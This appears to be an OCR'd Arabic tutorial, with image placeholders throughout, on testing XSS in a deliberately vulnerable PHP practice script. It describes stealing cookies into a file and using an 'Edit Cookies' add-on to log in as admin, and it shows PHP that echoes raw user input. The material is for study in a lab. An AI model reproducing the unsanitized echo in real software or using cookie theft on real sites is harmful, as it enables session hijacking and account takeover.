


الشخصية + تنزيل الكعكات الشخصية .




كما تشاهد الكوكيز ، ولكن أنا القصد من **اظهار** الكوكيز من السكريبت وذلك لأنني أعمل اختبار امني للسكريبت ، وتأكد أنني قادر فعلاً على سرقة الكوكيز الذي أملكه!

بعد نقل الملف **okies.html.co** بدون مسافة إلى مجلد السكريبت نقوم بعمل الاختبار




نقوم باستخدام الاستغلال الخاص في سرقة الكوكيز كمثال لل스크ريبت الذي قمنا بتنزيله سابقاً . . .

ان نقوم باستعراض ملف **cookies.html** بدون المسافة الذي عمله السكريبت الخاص في سرقة الكوكيز . .



وكم شاهد تم سرقة الكوكيز بنجاح ، والاستغلال خطير ، للسكريبتات التي لها منفذ تسجيل دخول ، ويمكنك تعديل الكوكيز الى المسروق بواسطة .



اضافة **Edit Cookies** المعروفة للفايرفوكس ، وبذلك الدخول الى عضوية الادمن ، ولكن بوجهة نظرني ان اختراق الجهاز الاستغلال الاكثر خطورة اما سرقة الكوكيز سيكون بصلاحيات محدوده بعكس عندما يملك الرقم السري الفعلي للعضوية يمكنه التحكم بشكل كامل وتعديل الاعدادات واعادة تغيير الرقم السري ويملك جهاز المدير كذلك ، بعكس الكوكيز سيكون بصلاحيات محدودة في حالة طلب الرقم السري ..

السلام عليكم ورحمة الله وبركاته ..
اهلاً وسهلاً بك في سكريبت اختبار ثغرات XSS

قم باختيار القسم المطلوب :

غير
مخزن

المخزن



السكريبت مصاب ، والهدف في طرجه عمل الاختبارات الأمنية عليه . لذلك أحذر
من رفعه على استضافة حية ، وفي حالة كان جهازك يحتوي على أي برمجي مباشر
ننصح قطع الاتصال في الانترنت قبل العمل عليه لاسباب امنية !

أحذري



coded by NassRawI D99Y team || d99y.com

واخيراً الان نقوم بالدخول الى النوع **غير مخزن!**

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-nosav.php]


```
59 &nbsp;<textarea name=xss style="width: 436px; height: 102px"></textarea>
60
61 <br>&nbsp;<input type=submit value="رسمل !" style="width: 173px" dir="ltr" /></form>
62     <br />
63 <?
64
65 echo "$xss" ;
66
67 ?>
68     <br />
69     <br />
70     <br />
71
72
73         </strong></center></td>
74
75     </tr>
76 </table>
```

Code Editor Preview Horizontal Split Vertical Split

xss-sav2.php xss-nosav4.php xss-nosav2.php **xss-nosav.php *** xss-sav.php

65 : 81 Modified 2.01 kb UTF-8 no project loaded

